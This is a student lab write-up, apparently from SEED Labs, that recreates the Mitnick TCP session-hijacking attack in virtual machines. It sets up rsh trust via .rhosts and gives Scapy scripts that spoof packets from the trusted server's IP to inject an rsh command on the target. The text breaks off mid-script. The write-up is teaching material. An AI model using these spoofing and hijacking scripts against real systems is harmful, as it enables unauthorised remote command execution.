

## Lab: Mitnick Attack (exploit TCP vulnerabilities to hijack a session)

### Introduction:

The objective of this lab is to recreate the classic Mitnick attack. I have emulated the settings that was originally on Shimomura's computers, and then launched the Mitnick attack to create a forged TCP session between two of Shimomura's computers.

On successful attack, I was able to run any command on Shimomura's computer.

### Lab SetUp:


1. Downloading 3 VMs from [https://seedsecuritylabs.org/lab\\_env.html](https://seedsecuritylabs.org/lab_env.html)
2. Checking IP of all 3 VM's using ifconfig command:

Following IP's were found –

10.0.2.15


10.0.2.4

10.0.2.5



3. Installing rsh server and client on all three VMs as its open-source and unsecure which Mitnick used in attacking. Commands used:

```
sudo apt-get install rsh-redone-client  
sudo apt-get install rsh-redone-server
```



#### 4. Rename the VM's to simulate Mitnick attack

10.0.2.15X-terminal

10.0.2.4 Trusted server

10.0.2.5 Attacker


5. Since, rsh server uses two files for authentication, `.rhosts` and `/etc/hosts.equiv`. If `hostname` is present in the `.rhosts` directory, then the server would not ask for password and it will authenticate the remote user request. To simulate this with Mitnick attack, I have updated the IP of trusted server in `.rhosts` of x-terminal using below command:

```
touch .rhosts
```

```
echo 10.0.2.4 > .rhosts
```


```
chmod 644 .rhosts
```

And to verify configuration, I executed below command on trusted server `rsh 10.0.2.15 date`



6. Now allowing all users to execute commands on X-terminal from all IPs, updated two plus signs ("`++`") in `.rhosts` file.





Set up is done. Now let's move to tasks.


## Tasks:

### Task-1: Simulating SYN flooding

Trusted servers MAC address was in X-terminal's ARP cache in real Mitnick attack. Spoofing an ICMP echo request from trusted server to X-terminal before making trusted server silence. By saving the MAC address of trusted server's to cache, it will help in triggering X-terminal to reply to trusted server.

Simulating this in lab, I executed below arp command on X-terminal before silencing (or disconnecting network) of trusted server.

```
sudo arp -s 10.0.2.4 08:00:27:50:9b:f3
```



Then I disconnected the network of trusted server (10.0.2.4)

### Task-2: Spoof TCP Connections and rsh Sessions


Before moving further with Task-2, I have installed scapy for python3 using:

```
sudo pip3 install scapy
```

#### 2.1 Spoof the first TCP connection:

### a) Spoof the SYN packet-

- The attacker will initiate the first TCP connection via spoofed SYN packet. The source port used by attacker was 1023 and destination port was 514.
- I have used below python code for **spoofing the SYN packet**.



```
from scapy.all import *


syn = IP(dst='10.0.2.15', src='10.0.2.4') / TCP(sport=1023, dport=514, flags="S")

print("sending SYN")

ans, unans = sr(syn, timeout=2, retry=1)

print(ans)
print(unans)
```

- In below image, it shows that SYN packet has been sent to X-terminal



- Now, X-terminal (10.0.2.15) will send SYN+ACK packet as shown in No. 5 of above image.

### b) Respond to the SYN+ACK packet:

- The trusted server needs to send ACK packet after receiving the SYN+ACK from X-terminal to complete the three-way handshake. In 3-way handshake, the sequence number and acknowledge number will be generated as follows: -
  - (a) SYN: Seq number is randomly generated
  - (b) SYN+ACK: Seq number is randomly generated. Ack number is Seq number of previous step + 1
  - (c) ACK: Seq number is Ack number of prev step. Ack number is Seq number of previous step + 1
- The following program has been written to send the ACK from attacker to X-terminal:



```
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.0.2.15" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.0.2.4" # The trusted server
srv_port = 1023 # Port number used by the trusted server

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}:() -> {}:() Flags={} Len={} Seq={}".format(old_ip.src, old_tcp.sport,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len, old_tcp.seq))

    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)


    # Construct the TCP header of the response
    tcp = TCP(sport=srv_port, dport=x_port, flags="A", seq=old_tcp.ack, ack=old_tcp.seq+1)

    # Check whether it is a SYN+ACK packet or not:
    if 'S' in pkt[TCP].flags and 'A' in pkt[TCP].flags:
        # if it is, spoof an ACK packet
        ack = ip/tcp
        print("sending ACK")

    ans, unans = sr(ack, timeout=2, retry=1)

myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```

- Refer below snapshot showing the ACK packet sent from attacker machine to X-terminal



### c) Spoof the rsh data packet

- The attacker will send the rsh data to X-terminal once connections were established. Below is the sniff-and-spoof program where rsh data packet has been sent from attacker to X-terminal:

```
#!/usr/bin/python3
import sys
from scapy.all import *

x_ip = "10.0.2.15" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.0.2.4" # The trusted server
srv_port = 1023 # Port number used by the trusted server

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}:() -> {}:{} Flags={} Len={} Seq={}".format(old_ip.src, old_tcp.sport,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len, old_tcp.seq))

    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
    # Construct the TCP header of the response
    tcp = TCP(sport=srv_port, dport=x_port, flags="A", seq=old_tcp.ack, ack=old_tcp.seq+1)


    # Check whether it is a SYN+ACK packet or not;
    if 'S' in pkt[TCP].flags and 'A' in pkt[TCP].flags:
        # if it is, spoof an ACK packet
        ack = ip/tcp
        print("sending ACK")

        ans, unans = sr(ack, timeout=2, retry=1)

        print("Executing touch cmd")
        data = '1022\x00seed\x00seed\x00sudo touch /tmp/xyz\x00'
        send(ip/tcp/data, verbose=0)
        print("Done")
        sys.exit("Exiting")

#
myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```


- The trusted server has sent RSH “session establishment” to X-terminal.  
Refer below wireshark snapshot which shows that touch command has been executed on X-terminal.



- The trusted server port used in RSH data was 1022.

## 2.2 Spoof the Second TCP Connection:

- X-terminal will initiate second connection after the first connection was established. The SYN packet was sent from trusted server to X-terminal (where trusted server port was 1022 and X-terminal: 1023)



- I have executed below python code for sniff-and-spoof where it is sniffing the TCP traffic going to port 1022 of the trusted server.

```
#!/usr/bin/python3
import sys
from scapy.all import *

x_ip = "10.0.2.15" # X-Terminal
x_port = 1023 # Port number used by X-Terminal
srv_ip = "10.0.2.4" # The trusted server
srv_port = 1022 # Port number used by the trusted server

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}:() -> {}:{} Flags={} Len={} Seq={}".format(old_ip.src, old_tcp.sport,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len, old_tcp.seq))

    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)

    # Construct the TCP header of the response
    tcp = TCP(sport=srv_port, dport=x_port, flags="SA", seq=old_tcp.ack, ack=old_tcp.seq+1)

